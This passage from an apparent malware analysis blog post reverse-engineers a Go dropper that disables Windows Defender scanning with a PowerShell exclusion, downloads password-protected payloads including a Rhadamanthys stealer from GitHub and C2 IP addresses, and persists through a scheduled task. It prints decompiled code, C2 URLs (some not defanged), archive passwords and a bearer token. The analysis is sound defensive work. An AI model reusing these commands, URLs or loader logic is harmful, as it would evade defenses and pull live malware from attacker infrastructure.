golang_org_x_sys_windows_CreateMutex(0, 0, mutexName, 1, 1, v16, v17, v18, v19, v21);
```

After that, our last check is CheckPhysicalDrive. The program tries to open a handle to the symbolic link \\.\PHYSICALDRIVE0 that requires Admin Privileges in normal circumstances. So the program will re-execute itself with administrative rights if the existing privileges are inadequate. User will be prompted depending on the User Account Control settings.




```
                lea     rax, aPhysicaldrive0 ; "\\\\.\\PHYSICALDRIVE0"
                mov     ebx, 12h
                xor     ecx, ecx
                xor     edi, edi
                nop
                call    os_OpenFile     ; os.OpenFile("\\.\PHYSICALDRIVE0", os.O_RDWR | os.O_CREATE)
                test    rbx, rbx
                jz      short success
                xor     eax, eax
                add     rsp, 58h
                pop     rbp
                retn
; ---------------------------------------------------------------------------

success:                                ; CODE XREF: main_CheckPhysicalDrive+148↑j
                mov     eax, 1
                add     rsp, 58h
                pop     rbp
                retn
```

Finishing checks, now the malware begins to operate. Using PowerShell command to exclude %PROGRAMDATA% path from Windows defender so that the malware doesn't get scanned. While executing commands, it hides the window pop-up as well.




```
PROGRAMDATA = os_Getenv(::PROGRAMDATA, 11, a3, a4, a5, a6, a7, a8, a9, *v68, *&v68[8]);
PROGRAMDATA_SIZE = 11LL;
```



```
v52 = fmt_Sprintf(aAddMppreferenc, 36, &v83, 1, 1, v48, v49, v50, v51);// Add-MpPreference -ExclusionPath "%s"
v67 = &vars0;
sub_4710D0(v52, 36LL, v53, &v68[136]);
v82[1] = 8LL;
v82[0] = "-Command";
v55 = v54;
v58 = runtime_concatstring2(0, v54, 36LL, &unk_259B070, 1LL, 36, v56, v57);
v82[3] = v55;
v82[2] = v58;
v82[5] = 10LL;
v82[4] = &powershell;                   // "powershell"
v82[7] = 8LL;
v82[6] = "-Command";
v82[9] = v76;
v82[8] = v78;
// powershell -Command Add-MpPreference -ExclusionPath "%PROGRAMDATA%"
v79 = os_exec_Command(&powershell, 10, v82, 5, 5, v59, v60, v61, v62, *v68);
p_syscall_SysProcAttr = runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
```


After excluding the execution path, the program drops an executable file from GitHub. This function was launched as a thread to the process. So the main function continues without waiting for this function to finish. The URL string data is split into 4 bytes for each character probably because of how go handles strings. Extracting the URL, we get hxxps[://]github[.]com/guiy7iytuiuyiuyi/refactored-fortnight/releases/download/34f47bf0/hlilhkuy[.]rar



```
v58 = v1[3];
extract_str(a1, *v55, v50, v48, github_url);
v8 = 0LL;
v9 = 0LL;
v10 = 0LL;
while ( 1 )
{
  *URL = v10;
  *URL_SIZE = v9;
  if ( v8 >= 96 )
    break;
  v53 = v8;
  v11 = v48 + v8;
  v12 = *v11;
  v13 = runtime_intstring(0, *v11, v11, v10, v9, v4, v5, v6, v7, v36, v39);
  v14 = v12;
  v15 = *URL;
  v20 = runtime_concatstring2(0, URL[0], URL_SIZE[0], v13, v14, v16, v17, v18, v19, v37, v40, v42, v44, v46);
  v9 = v15;
  v10 = v20;
  v2 = *v55;
  v8 = v53 + 1;
  v3 = v50;
}
```

The program downloads the archive and name it as %PROGRAMDATA%\driver1.rar. Then extracts it using rardecode library in go using the password 34f47bf0. The executable inside the archive was actually named intera.exe and changed to driver1.exe after the extraction.


When the executable is ready, the program does not proceed and sleeps for 2000000000 Nanoseconds before executing. That is a 2 second duration. Sleep obfuscation is a method to evade shorter sandbox analysis. So that is probably why it was used here.




```
time_Sleep(2000000000, cmd, a3, a4, a5, a6, a7, a8, a9);
v13 = os_exec_Command(cmd, a3, 0, 0, 0, v9, v10, v11, v12, v20);
```

According to the unpac.me results, It is the same sample that is used back in 2023. So I am not going into details on this. The executable was named CFF Explorer.exe, a tool to gather information about windows portable executables. And the ClamAV identified this as a variant of Rhadamanthys stealer.


It seems to allocate 0x40000 bytes in heap, then copies the code bytes there and execute it. It's an in-memory loader.



```
dword_47B10C = (int)&::lpMem;
::lpMem = &::lpMem;
v17 = a1;
v19 = 0;
v14 = aSiitq6y8cqubwy;
v15 = sub_42BE65;
v16 = ProcessHeap;
v18 = a3;
lpMem[1] = lpMem;
lpMem[0] = lpMem;
v20[0] = ProcessHeap;
v22 = lpMem;
result = HeapAlloc(ProcessHeap, 8u, 0x40000u);
```




```
result = CreateEventW(0, 0, 0, 0);
v3 = result;
if ( result )
{
  WaitForSingleObject(result, 0x3E8u);
  shellcode = load_shellcode(*(_DWORD *)(a1 + 8));
  *(_DWORD *)(a1 + 4) = shellcode;
  if ( shellcode )
    sub_42BFEB(a1, (int)sub_42BCD2, (int)&unk_472220);
  return (HANDLE)CloseHandle(v3);
}
return result;
```



```
xt:0042B718                 add     eax, edx
xt:0042B71A                 mov     dword ptr [ecx], 0C119E92Ch
xt:0042B720                 add     ecx, edx
xt:0042B722                 add     eax, edx
```

This binary is also getting a file from the C2 server hxxps[://]154[.]216[.]19[.]63:7290/0a85ce95cf9a3c9867b03217/bkpne2v4[.]hi47v



Network Communication


HTTP Requests

— GET https://154.216.19.63:7290/0a85ce95cf9a3c9867b03217/bkpne2v4.hi47v

Request headers


Cache-Control	max-age=0
Host	154.216.19.63:7290
Accept-Encoding	gzip
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha…
Connection	close
User-Agent	Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
X-Datadog-Trace-Id	41af47377c119931bce5d033fd71dea2aafc05c88a
Authorization	Bearer tQhYM7h1FZ9-WN4oG9xFw9bE5geqfVnflJIda2w7Rstz-pg8pX3Ooue9jKLL9b7FTayXQaBW4Bo4k73bsLn6KQAAS_CCmWCFG…
Accept-Language	en-US,en;q=0.9

Back to the main function, the program continues to launch more threads. And this is the second binary that has been dropped. Initially, it checks if the executable file exists in the said path. And if so, return from the function. It is done to avoid extra work if the file is already placed. Otherwise it increases the chances of getting detected.




```
LODWORD(v13) = 10;
v14 = os_Getenv(PROGRAMDATA, 11, v74[0], a4, v69, a6, a7, a8, a9, v46, v47);
directory_name.ptr = runtime_concatstring2(0, v14, 11LL, aMicrosoft, 10LL, v15, v16, v17);
directory_name.len = v14;
file_name.ptr = exe;
file_name.len = 13LL;
exists = main_CheckFile(file_name, directory_name);// %PROGRAMDATA%\Microsoft\WinDriver.exe
if ( exists )
{
  v77[0] = main_main_func8_deferwrap2;
  v77[1] = v79;
  *(&v80 + 1) = v77;
  v49 = 2;
  result = 2LL;
}
else
```

And afterwards, it is parsing an another URL.



```
  sub_4710B9(exists, 13LL, v19, v20);
  *v50 = 104;
  *&v50[4] = 0x7400000074LL;
  *&v50[12] = 0x3A00000070LL;
  v51 = 0x2F0000002FLL;
  v52 = 0x3400000031LL;
  v53 = 0x2E00000037LL;
  v54 = 0x3500000034LL;
  v55 = 0x340000002ELL;
  v56 = 0x2E00000034LL;
  v57 = 0x3200000034LL;
  v58 = 0x310000003ALL;
  v59 = 0x3800000034LL;
  v60 = 0x2F00000038LL;
  v61 = 0x6F0000006DLL;
  v62 = 0x2F00000061LL;
  v63 = 0x7200000054LL;
  v64 = 0x6300000069LL;
  v65 = 0x790000006BLL;
  v66 = 0x720000002ELL;
  v67 = 0x7200000061LL;
  // http://147.45.44.42:1488/moa/Tricky.rar
```


This time, password of the archive is highmood.



```
v36 = *v74;
// %PROGRAMDATA%\Microsoft\WinDriver.exe
extract_path = runtime_concatstring2(0, *v74, v69, MicrosoftWinDriver_exe, 24LL, v21, v22, v23);
extract_path_size = v36;
archive_path_size = *v74;
// %PROGRAMDATA%\Microsoft\driver2.rar
archive_path = runtime_concatstring2(0, *v74, v69, Microsoftdriver2_rar, 22LL, v38, v39, v40);
archive_path_size2 = archive_path_size;
main_DownloadFile(*final_url, *final_url_size, archive_path, archive_path_size, 22, v41, v42, v43, v44);
main_ExtractArchive(extract_path, extract_path_size, archive_path, archive_path_size2, "highmood", 8LL);
main_ScheduleTask(WinDriver, 9uLL, extract_path, extract_path_size);
```


After downloading and extracting the archive, the program schedules a start-up task. So when the computer boots up, the executable will run.

This binary was originally named hellyeah.exe and seems to be obfuscated with VMProtect.



```
File name
C:\Users\lolz\Desktop\solara\hellyeah.exe
File type   File size   Base address       Entry point
PE64        17.35 MiB   0000000140000000   0000000141983218
Sections   Time date stamp       Size of image
000a       2024-11-29 19:25:38   02067000
Scan        Endianness   Mode     Architecture   Type
Automatic   LE           64-bit   AMD64          GUI
PE64
    Protector: VMProtect(new 30 jmp 8)[DS]   S   ?
    Linker: Microsoft Linker(14.0)[GUI64]    S   ?
```

Apparently, it drops a kernel driver to the %TEMP%. And it is most likely a cryptominer. I am going to analyze this kernel driver maybe in another post.




Files Dropped

+ %TEMP%\msdencnqpuws.sys

%USERPROFILE%\AppData\Local\Temp\msdencnqpuws.sys

Beside the dropped binaries, there is also a telemetry function that sends computer specific data to the C2 server. Using WMIC (Management Instrumentation Command-line utility) to get the UUID of the computer.




```
csproduct_get_uuid[1] = 9LL;
csproduct_get_uuid[0] = csproduct;
csproduct_get_uuid[3] = 3LL;
csproduct_get_uuid[2] = get;
csproduct_get_uuid[5] = 4LL;
csproduct_get_uuid[4] = &uuid;
*(&v13 + 1) = 3LL;
// "wmic csproduct get uuid"
v125 = os_exec_Command(&wmic, 4, csproduct_get_uuid, 3, 3, &uuid, a9, a10, a11, v87);
p_syscall_SysProcAttr = runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
```

After getting the UUID, the program concatenates it with the string iloveit and base64 encodes the result.


Another URL being parsed afterwards.

Finally, the base64 encoded string has been added to the "reason" variable and sent to the C2 server via HTTP GET request. As you can see, values in the "reason" variable are separated with colon (":"). So the final URL looks like hxxp[://]147[.]45[.]44[.]42:2001?reason=base64('worker599chmel'):base64(UUID + 'iloveit'). (I have to defang it to avoid mis-clicking)




```
final_url = runtime_concatstring2(0, new_url_len, url, uuid_iloveit_base64, uuid_iloveit_base64_len,
req_url.len = new_url_len;
req_url.ptr = final_url;
resp = net_http__ptr_Client_Get(net_http_DefaultClient, req_url);
```

That is all with the go dropper binary. Along with it, we tracked down C2 servers and these companies were associated with this malware:



